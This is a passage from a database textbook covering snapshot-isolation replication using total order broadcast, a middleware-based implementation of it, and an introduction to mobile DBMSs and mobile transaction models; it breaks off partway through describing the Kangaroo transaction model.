A major drawback of the previous technique is linear interaction causing a high overhead to order messages. Moreover, the previous technique does not provide a solution to the deadlock problem. This section discusses a technique that addresses these drawbacks. The technique is based also on an ROWA approach, but with *snapshot isolation* (SI). It also uses uniform total order broadcasts provided by the group communication layer introduced in the previous section. It does not require global deadlock detection and works with constant interaction significantly reducing the message overhead and hence the overhead to order messages.

Snapshot isolation (SI)

SI is used in combination with multiversion timestamp ordering concurrency control (see Chapter 22) to remove read-write conflicts. To achieve this, a transaction reads

the latest committed state according to its timestamp. For example, data item x has value “Glasgow” at time t_1 and “Aberdeen” at time t_3 (we say that x has two different versions, one for each time). A transaction that starts at time t_2 ($t_1 < t_2 < t_3$), but reads x at time t_4 ($t_4 > t_3$) reads the value valid at its start, that is, time t_2 which is “Glasgow.” If the transaction tries to update x later than time t_4 , a conflict is present because a concurrently committed transaction has written “Aberdeen” already at time t_3 (see Section 22.2.6, “Multiversion Timestamp Ordering”).

The disadvantage of SI is that it is not serializable. For example, given transactions $T_1 = (r_1(x), w_1(y))$ and $T_2 = (r_2(y), w_2(x))$ and schedule $s = (r_2(y_0), r_1(x_0), w_2(x_2), \text{commit}_2, w_1(y_1), \text{commit}_1)$, where the subscript of x denotes the version and is equal to the transaction identifier that has written a data item last. T_2 reads y_0 (subscript 0 means the initial version) and T_1 reads x_0 . Next, T_2 updates x and commits because no other transaction has updated x . Later, T_1 writes y and because no other transaction has concurrently updated y it commits. However, applying the rules to test for serializability discussed in Section 22.2.2 reveals a cycle. T_1 has a read-write conflict with T_2 and vice versa although the schedule is possible under SI. Nevertheless many database systems use SI, for example, Microsoft SQL Server, Oracle and PostgreSQL, because (1) it is a sufficiently strong isolation for many applications (read-only transactions are much more common than update transactions—approximately 80:20) and (2) there is a solution to guarantee serializable schedules. This solution requires a combination of multiversion and locking and to use a **SELECT FOR UPDATE** statement. If T_1 starts with a **SELECT FOR UPDATE** statement, the concurrency control protocol simply locks x and y and keeps the lock until the transaction has terminated. This isolates x and y and no other transaction is able to update x or y until T_1 has terminated. However, note that this approach requires deadlock detection as the above schedule shows. Figure 26.16 illustrates the approach.

In a replicated database, SI works similarly and a transaction reads the current snapshot at any site, which becomes the local site (*delegate*). Processing the transaction takes place in an isolated workspace and rereads as well as updates are redirected to this workspace (as in nonreplicated databases). The execution of a transaction in a private workspace (eg, on a shadow copy) preserves the isolation, and reads and writes are not visible to any other transaction until the *certification* has succeeded (certification is a test to decide whether a transaction can commit or must abort). Once a transaction has processed the last operation, the write-set is extracted and the *request for certification* is broadcast via the group communication layer (see previous approach) using a uniform total order broadcast. Therefore, each site receives this request in the same order. The request contains the write-set in addition to other information like the site identifier. If a site accepts the request for certification, it guarantees that all modifications are applied in the order they have been applied at the initiating site (the write-set has to represent this order). Otherwise it has to leave the group. Certification is the same as the version validation technique described earlier under “Conflict Detection Using Version Vectors” and validation described in Section 22.2.7. It is validated whether the write-set of the requesting transaction intersects with the write-sets of any concurrently terminated transaction. In case of a conflict, the transaction that is about to become certified is aborted. It is important that certification takes place in a critical section to prevent local concurrency conflicts.




Figure 26.16 SI and uniform total order broadcast replication.

To handle the situation where pairwise conflicting data of both transactions have been broadcast as part of a request for a certification already, consider the following steps:

- sites S_1 and S_2 concurrently send a request for certification C_1 and C_2 , respectively;
- every site must receive C_1 and C_2 in the same order, for example, $C_1 \rightarrow C_2$;
- let the validation of C_1 not conflict, at S_1 the modifications performed in the workspace are finally written and other sites apply the write-set delivered with C_1 ;
- let the validation of C_2 conflict with C_1 . Aborting C_1 is not possible and so aborting C_2 is the only option.

This approach works because all sites have validated C_1 before C_2 and all sites process the write operations in the same order, therefore the conflict must exist at every site and all sites must abort C_2 . There is one exception to this. In step 4 above, we say that the processing of C_2 conflicts with C_1 , but do not take into account that S_2 has processed the transaction already. Since S_2 has broadcast C_2 , S_2 will already have detected the conflict with C_1 during the validation of C_1 , in contrast to other sites that have not yet seen C_2 . This enables S_2 to abort the local transaction of certification request C_2 during the validation of C_1 and simply discard C_2 once received in global order. Of course, this requires some additional bookkeeping at every site (for example, a site has to log which certification has been sent and received) as well as unique identifiers of certification requests, but it does not result in processing the transaction locally in addition to the certification. This kind of certification is backward-oriented (Haerder, 1984) because it is validated against the latest committed state. The opposite, forward-oriented, means that certification is also against concurrently running transactions that read data; that is, it checks for read-write conflicts, which is not required for SI.

Ordered lock acquisition

Ordered lock acquisition is also feasible with this technique, because the write-set is delivered with the certification and hence known at each site.

Voting phase

In the previous technique, we mentioned the possibility of omitting the voting phase if reads are processed by every site. In this case, the weaker isolation level SI remedies this problem. Unfortunately, there is still another reason why a final voting phase, or at least an acknowledgement, is important. In the previous technique, we have not considered that sites might process operations with different performance, which implies a client has to wait for the slowest site. We mentioned, however, that if a local site is able to locally commit the transaction, it can assume that all nonfaulty sites come to the same conclusion. In the previous technique, this assumption is justified by the fact that each operation is propagated separately. In this case, however, care has to be taken in considering session consistency. If a certification and the subsequent installation of the write-set have been applied at site S_1 already, but not at site S_2 , and the client rereads previously modified data from S_2 , session consistency is not given. Note reads are not blocked. There are two solutions:

- despite the idea of SI that reads never conflict with writes, to read data that is currently certified is prohibited and reading data has to wait until the certification has completed;
- sites have to acknowledge the completion of a certification phase and the local site only responds to the client if all nonfaulty sites have sent their acknowledgment.

The property that reads are never blocked is useful, because it reduces the interaction between sites to exchange their write-sets in a constant and totally ordered way using group communication. This significantly reduces the message overhead and also that of establishing a total order. Certification has its drawback as it has to be executed in a critical section, although this is negligible. No global deadlocks is another useful property making this an attractive technique. In contrast to the

last approach, where conflicts are detected during the execution of a read or write operation, this technique detects conflicts during the certification. Certification is optimistic and works well if the update rate is not high. If the update rate is high, the abort rate increases. Locking protocols, for example 2PL, provide a very stable commit rate even with a high update rate.

From an application point of view this approach is also very attractive, particularly for disconnected (mobile, loosely coupled, service-oriented) computing where clients read data, disconnect, prepare their modifications offline, and send the proposed modifications in a change set back to the database (or middleware). They use different transactions to read and write data; that is, reading and writing are segregated. This property can be exploited to simplify the explicit labeling of transactions. To underpin the practical relevance of this scheme we refer to the Postgres-R system (Postgres-R is an extension to the relational database system; Postgres providing efficient, fast, and consistent database replication).

In terms of consistency, this scheme guarantees SI. In terms of message overhead, for a single transaction every message is sent via the group communication layer including the broadcasting site itself, that is, n messages per interaction; for acknowledgement there are $2n$ messages (n update propagations, and n acknowledgments); and for voting, $3n$ messages (n update propagations, n prepare, and n votes). The main disadvantages of the scheme are the late conflict detection and higher abort rate for local transactions. The advantages for the scheme are that

- reads do not conflict with writes and vice versa;
- no site is a single point of failure, which eases recovery;
- allows for ad-hoc interaction at any site even without global deadlock detection;
- decreased message overhead than the previous scheme;
- group communication decouples aspects of reliability and execution order from the concurrency control protocol.

Middleware-based implementation

In this subsection, we present a middleware-based implementation of the previous ROWA approach with SI and uniform total order broadcasts. We discuss a decentralized middleware approach where the database and the middleware build a replication unit (see Figure 26.4). We start our discussion with the example illustrated in Figure 26.17. In a middleware-based implementation, a client connects to the middleware and starts transaction(s). The middleware assigns a new timestamp to the transaction and forwards the read operations to the database. The snapshot is read and the transaction continues processing in its workspace. All operations are forwarded to the database and results are sent back to the middleware. In this example, transactions T_1 and T_2 run on replication unit RU_1 and transactions T_3 and T_4 run on RU_2 . T_4 is the only read-only transaction and T_1 writes x , T_2 and T_3 write y ; eventually T_2 and T_3 conflict with each other.

As shown, there is always an additional message roundtrip between the middleware and the database for write operations. For read operations the current snapshot is just delivered to the middleware, which forwards it to the client (the middleware can even log the read operations if needed). T_1 is the first transaction that terminates. The first step of the middleware is to request the write-set from the




Figure 26.17 Middleware-based implementation of SI and uniform total order broadcast replication.

database and broadcast the write-set to RU_2 and itself via the group communication layer using a uniform total order broadcast; that is, each RU receives the write-set in the same order (including the broadcasting one). Once the middleware receives the write-set, it starts the certification to verify whether the write-set intersects with concurrently committed write-sets. Since no other transaction has modified x concurrently, T_1 is allowed to commit. Certification runs in a critical section.

T_4 is the next transaction that terminates at RU_2 . Since T_4 is a read-only transaction it can immediately commit. Next, T_3 terminates at RU_2 . The middleware of RU_2 (MW_2) requests the write-set and broadcasts to MW_1 and itself via the group communication layer. T_2 and T_3 have modified y , but certification is against the latest committed state and no other transaction has modified data item y ; the modification of T_2 is still isolated. Finally, T_2 terminates and its certification fails, because T_3 has concurrently modified y .

The schemes and techniques discussed in the previous sections do not explicitly consider the implementation; however, they are actually more from the perspective of a kernel-based implementation. In this subsection we contrast some middleware-based implementation issues with that of a kernel-based one. On the one hand, the additional middleware layer causes more message roundtrips, which is a slight disadvantage

compared to a kernel-based implementation. On the other hand, the useful property is that the middleware is suitable to be deployed in a heterogeneous environment, which requires mappings between the database's API and the middleware.

To enable a certification at the middleware layer, each middleware has to maintain data about all write-sets. Also the transaction's private workspace has to be provided by the middleware layer. As every read and write has to pass the middleware layer anyway, this does not cause additional overhead. This example does not consider that RU_1 is able to abort T_2 during the certification of T_3 . This is possible, however, as MW_1 can log all writes of T_2 . Also, in the example the transaction is committed based on the assumption that validation at both RUs comes to the same conclusion. We have mentioned in the previous section that such an assumption can lead to a race condition if validation is still in progress at a site, but the client rereads data from this site. A middleware-based implementation has to cope with the same issue and only a final acknowledgment phase can guarantee session consistency.

A decentralized middleware-based implementation is more reliable than a centralized one because no bottleneck exists, but a centralized middleware-based implementation requires fewer messages. A replicated approach might be a good compromise depending on the scenario. In a replicated middleware approach (see Figure 26.4) the middleware has a dedicated backup and all information like timestamps, transaction identifiers, read- and write-sets have to be propagated to the backup in an eager fashion within the boundary of the client transaction. Another possibility is to use active replication between these instances.

In terms of message overhead, for a single transaction every message is sent via the group communication layer including the broadcasting site itself; that is, n messages per interaction. The communication between the middleware and the database requires two messages for one update operation, two messages to get the write-set, and two messages to commit the update. Acknowledgement requires $2n + 6m$ messages (m updates*6, n update propagation, and n acknowledgments) and voting requires $3n + 6m$ messages (m updates*6, n update propagations, n prepare, and n votes). The disadvantages of the scheme are:

- late conflict detection and higher abort rate for local transactions;
- overhead to order messages;
- middleware layer causes additional message overhead;

while the advantages include:

- higher fault tolerance than a centralized middleware-based approach;
- reads do not conflict with writes and vice versa;
- no single point of failure, which eases recovery;
- allows for ad-hoc interaction at any site even without global deadlock detection.

26.4 Introduction to Mobile Databases

We are currently witnessing increasing demands on mobile computing to provide the types of support required by a growing number of mobile workers and end customers; for example, mobile customer relationship management (CRM)/sales force automation (SFA). Such individuals must be able to work as if in the office,

but in reality are working from remote locations including homes, clients' premises, or simply while en route to remote locations. The "office" may accompany a remote worker in the form of a laptop, smartphone, tablets, or other Internet access device. With the rapid expansion of cellular, wireless, and satellite communications, it is possible for mobile users to access any data, anywhere, at any time. According to Cisco's Global Mobile Data Traffic Forecast (Cisco, 2012), global mobile data traffic will increase 18-fold between 2011 and 2016. Mobile data traffic will grow at a compound annual growth rate (CAGR) of 78% from 2011 to 2016, reaching 10.8 exabytes (10^{18} bytes) per month by 2016. By the end of 2012, the number of mobile-connected devices will exceed the number of people on earth, and by 2016 there will be 1.4 mobile devices per capita. There will be over 10 billion mobile-connected devices in 2016, including machine-to-machine (M2M) modules exceeding the world's population at that time (7.3 billion).

However, business etiquette, practicalities, security, and costs may still limit communication such that it is not possible to establish online connections for as long as users want, whenever they want. Mobile databases offer a solution for some of these restrictions.

Mobile database

A database that is portable and physically separate from the corporate database server, but is capable of communicating with that server from remote sites allowing the sharing of corporate data.



For *DreamHome*, the mobile salesperson will need information on private property owners and business property owners (that is, companies) with key information about these clients and order information. Colleagues back in the local branch office will need some of the same data: the marketing department will need information on the clients, the finance department will need access to the order information, and so on. *DreamHome* may have a mobile maintenance crew that picks up a maintenance schedule in the morning and drives to different rental properties to carry out repairs. The crew needs to know something about the clients they are visiting and the repairs to be carried out. They also need to keep a record of what work has been carried out, material used, time taken to carry out the work, and any additional work that needs to be undertaken.

With mobile databases, users have access to corporate data on their laptop, smartphone, or other Internet access device that is required for applications at remote sites. The typical architecture for a mobile database environment is shown in Figure 26.18. The components of a mobile database environment include:

- corporate database server and DBMS that manages and stores the corporate data and provides corporate applications;
- remote database and DBMS that manages and stores the mobile data and provides mobile applications;
- mobile database platform that includes laptop, smartphone, or other Internet access devices;
- two-way communication links between the corporate and mobile DBMS.

Depending on the particular requirements of mobile applications, in some cases the user of a mobile device may log on to a corporate database server and work




Figure 26.18 Typical architecture for a mobile database environment.

with data there; in others the user may download data and work with it on a mobile device or upload data captured at the remote site to the corporate database.

The communication between the corporate and mobile databases is usually intermittent and is typically established for short periods of time at irregular intervals. Although unusual, there are some applications that require direct communication between the mobile databases. The two main issues associated with mobile databases are the management of the mobile database and the communication between the mobile and corporate databases. In the following section we identify the requirements of mobile DBMSs.

26.4.1 Mobile DBMSs

All the major DBMS vendors now offer mobile DBMS or middleware solutions enabling the access to their DBMS solutions. In fact, this development is partly responsible for driving the current dramatic growth in sales for the major DBMS vendors. Most vendors promote their mobile DBMS as being capable of communicating with a range of major relational DBMSs and in providing database services that require limited computing resources to match those currently provided by mobile devices. The additional functionality required of mobile DBMSs includes the ability to:

- communicate with the centralized database server through modes such as wireless or Internet access;
- replicate data on the centralized database server and mobile device (see Sections 26.2 and 26.3);
- synchronize data on the centralized database server and mobile device (see Sections 26.2 and 26.3);

- capture data from various sources such as the Internet;
- manage data on the mobile device;
- analyze data on a mobile device;
- create customized mobile applications.

DBMS vendors are driving the prices per user to such a level that it is now cost-effective for organizations to extend applications to mobile devices, where the applications were previously available only in-house. Currently, most mobile DBMSs only provide prepackaged SQL functions for the mobile application, rather than supporting any extensive database querying or data analysis. However, the prediction is that in the near future mobile devices will offer functionality that at least matches the functionality available at the corporate site.

26.4.2 Issues with Mobile DBMSs

Before looking at some of the issues that occur with mobile database applications, we first provide a very brief overview of the architecture of a mobile environment.

Figure 26.19 illustrates a mobile environment consisting of a number of mobile devices, generally referred to as *mobile hosts* (MH) or mobile units,




Figure 26.19 Mobile computing architecture.

that are capable of connecting to a fixed *wired network* of computers via a wireless link. The communication between the mobile hosts and the wired network takes place through computers referred to as *mobile support stations* (MSS) or base stations, which are capable of connecting to mobile hosts and are equipped with wireless interfaces. The wired network also has a number of *fixed hosts* (FH), which are typically not equipped to manage mobile hosts. A mobile support station manages the mobile hosts within its cell (which corresponds to some geographical area). Mobile hosts may move from one cell to another, requiring a transfer of control from one mobile support station to another. Because mobile hosts may sometimes be powered down, a mobile host may leave one cell and reappear later in some distant (nonadjacent) cell. It is sometimes possible for mobile hosts to communicate directly without the intervention of a mobile support station; however, such communication can occur only between nearby hosts. In Figure 24.4 we provided a taxonomy of DBMS integration alternatives. As the mobile environment must include a fixed network, which is a distributed system, it is possible to add an extra point on the distribution axis to show an extended taxonomy to include mobile DBMS, as shown in Figure 26.20.

At the start of this section we gave two examples of mobile usage for *DreamHome*: the mobile sales force and the mobile maintenance crew. One possible solution would be to allow the mobile workforce to access the corporate database in much the same way as they would access the database in the office; for example, using a traditional client-server architecture, retrieving data and updating data on the corporate database server. This gives rise to a number of issues:

- bandwidth is low with wireless communication;
- there are still many areas where wireless connectivity is not available;




Figure 26.20 Extended taxonomy of DBMS integration alternatives.

- wireless connectivity may be unreliable, particularly if the user is continually moving around (which may result in data loss or loss of data integrity);
- it is expensive to transfer large amounts of data over a wireless WAN;
- security may be an issue (for example, the mobile device may be stolen);
- mobile devices have a limited energy source (that is, limited battery power);
- large numbers of mobile users will cause higher server workload, which may lead to performance issues;
- retrieval will be much slower than if the data were stored on the local (mobile) device;
- mobile hosts are not stationary and move from cell to cell, which makes identification more difficult.

An alternative approach is to store a subset of the data on the mobile device. For example, it would be possible to put all the data that the mobile worker needs into a flat file and download the file to the device. However, we know that the use of flat files can be problematic:

- if the file is ordered, it may be time-consuming to insert, update, and delete data as the file may have to be reordered;
- searching may be slower, particularly if the file structure is sequential and there is a large volume of data;
- synchronization can be difficult if both the flat file and the corporate database can be updated.

On the other hand, as we have discussed in this chapter, DBMSs can provide a replication solution and can provide a conflict detection and resolution mechanism to allow multiple sites to update replicated data (see Section 26.3.4). Therefore, an alternative approach is to have a database and DBMS installed on the mobile device that are synchronized at regular intervals with the corporate DBMS. Using our earlier examples, with this solution:

- The mobile salesperson can synchronize his or her client data in the evening using an Internet connection either from home or from a hotel room. Any new orders entered on the mobile device can be downloaded and synchronized with the corporate database. At the same time, any updated information on clients, properties, and so on can be uploaded to the mobile database.
- The mobile maintenance crew can synchronize the list of properties that they have to visit during the day using the warehouse WiFi before they leave and they can download details of the work carried out, materials used, and any additional work to the corporate database when they return in the evening.

Although the replication mechanism we have discussed provides a partial solution, there are a number of issues that need to be considered that are relevant to the mobile environment. There are a number of issues that need to be addressed when providing a mobile DBMS; for example, the DBMS must have a small footprint to run on certain (small) mobile devices and it must be able to handle memory, disk, and processor limitations. However, three particular issues that we briefly consider here are security, transactions, and query processing.

Security In an office environment, the fact that the database resides on a server within the organization itself provides a degree of security. However, in a mobile environment, the data is obviously outside this secure environment and special consideration needs to be given to securing the data and to securing the transfer of data across the wireless network. Certainly, data that is not vital for the mobile workers to perform their duties should not be stored on the mobile device. Further, the security mechanisms such as data security and system security that we discussed in Chapter 20 are important and an additional measure would be to encrypt the underlying data.

Transactions In Chapter 22 we noted that a transaction is both a unit of concurrency control and a unit of recovery control and normally complies with the four so-called ACID properties: atomicity, consistency, isolation, and durability.

Problems with ACID Although ACID transactions are very successful in relational DBMSs, they are not always a satisfactory solution to mobile applications. Management of transactions in a mobile environment is based on the concepts of Replication and Nested and Multilevel Transactions (Section 22.4). Similarly, mobile transaction models also relax and adapt the ACID properties:

- *Atomicity.* Despite the high availability of wireless Internet connections, applications should offer their users the possibility to work without the need to be permanently connected to synchronize their modifications. This can quickly lead to a situation where quite a lot of work has been done locally. At the time when the synchronization with the corporate database starts, not all modifications might be accepted. Rolling back the entire work is not an acceptable solution although it maintains the atomicity. A flexible error handling mechanism is required that allows for a partial rollback via compensation transactions (see Section 22.4.2).

For example, in *DreamHome*, a worker has collected a significant amount of information about properties in the countryside. Once back in Glasgow, he wants to synchronize the new information with the corporate DBMS. Instead of handling all the workflow's modifications as one transaction, we divide the workflow into several transactions according to its task. This enables the system to undo only tasks where synchronization with the corporate DBMS fails. It also allows for a partial installation of updates. The role of the master changes depending on the task ("Workflow Ownership," Section 26.2.5).

- *Consistency.* The local data may become inconsistent but the mobile host can discover this only when it is next reconnected to the network. Similarly, updates that have been applied to the local database can be propagated only when the device is next reconnected.

Mobile applications often contain *temporal data integrity* constraints. It seems questionable to roll back a long running transaction due to a rather negligible data integrity constraint violation. It is beneficial to distinguish between important integrity constraints and less important ones. Only a violation of important constraints should cause the abort of a transaction. Another important class of data integrity constraints are those regulating the availability of a certain product. For example, consider a mobile application to book tickets where the number of available tickets is limited and a user wants to book some tickets but during the workflow the connection is temporarily lost. After some minutes, the connection



is available again and the user wants to finally commit the booking. In the meanwhile, however, other users have bought all tickets. To avoid frustrated users it is better to offer a guarantee that an offer (tickets in this case) is blocked for others, at least for a certain period of time. To control the staleness of data based on predicates, for example, bounds (see Section 26.3.2) is extended by the dimensions time and location.

- *Isolation.* The probability that a transaction blocks others increases with its duration. The situation is compounded if, due to a disconnection, the resources cannot be released. A relaxed yet controlled isolation where others can read and ideally also update data would be advantageous in such a situation. Generally, a more cooperative transaction model concerning isolation would be beneficial for mobile applications.
- *Durability.* In terms of recovery and fault tolerance, the mobile host must cope with site, media, transaction, and communication failures. For example, updates entered at a mobile host that is not connected to the network may be lost if the device undergoes a media failure. Although there are a number of traditional mechanisms for dealing with recovery (recovery for centralized systems was discussed in Section 22.3 and for distributed systems in Section 25.4), these mechanisms may not be appropriate because of the limitations of mobile hosts discussed previously. Further issues arise as a result of the disconnection issue. For example, a mobile host may have a voluntary shutdown to conserve battery power and this should not be treated as a system failure.

Table 26.1 provides an overview of the differences between classical (stationary) and mobile database applications.

TABLE 26.1 Differences between classical (stationary) and mobile database applications.

PROPERTY	CLASSICAL (STATIONARY) DATABASE APPLICATIONS	MOBILE DATABASE APPLICATIONS
Structure of data objects	Simple to complex	Simple
Size of data objects	Small to large	Small
Size of data sets	Small to very large (OLAP)	Small
Atomicity	Atomic	Weak atomicity (possibly no atomicity at all).
Consistency	Serializability	Depends on the scenario
Recovery	Complete	Partial (compensation), complete
Correctness	ACID	User defined, weak ACID or no ACID
Duration of transactions	Short	Long
Structure of transactions	Flat	Flat and nested

Problems with nested transactions Mobile transaction models vary based on characteristics such as:

- *Closed versus open.* Are the results of subtransactions visible only to the parent transaction or to all?
- *Vital versus nonvital.* Is the commitment of the parent transaction dependent upon the commitment of subtransactions?
- *Dependent versus independent.* Is the commitment of a subtransaction dependent upon the commitment of the parent transaction?
- *Substitutable versus nonsubstitutable.* Does there exist an alternative transaction?
- *Compensatable versus noncompensatable.* Are the results of the transaction semantically undoable?

Cell migration As a result of mobility and cellular networks, transactions have to be migrated from cell to cell. This property is also called *transaction mobility*. Although lazy update anywhere replication techniques are suitable for mobile applications and the Internet is ubiquitous, a mobile ad-hoc network or peer-to-peer environment has to migrate transactions too. The execution of a transaction is possibly location dependent, which has an effect on session consistency.

Mobile transaction models

There have been a number of proposals for new transaction models for mobile environments, such as Reporting and Co-Transactions (Chrysanthis, 1993), Isolation Only Transactions (Lu and Satyanarayanan, 1994), Toggle Transactions (Dirckze and Gruenwald, 1998), Weak-Strict Transactions (Pitoura and Bhargava, 1999), Pro-Motion (Walborn and Chrysanthis, 1999), and Moflex Transactions (Ku and Kim, 2000). We briefly present some of the models; the first three models support cell migration, the latter are replication models.

Kangaroo transaction model The model is based on the concepts of open nested transactions and split transactions (see Section 22.4) and supports mobility and disconnections. The model is illustrated in Figure 26.21. A mobile host starts a *kangaroo transaction* (KT) and a subtransaction (called a *joey transaction*), say JT1, is

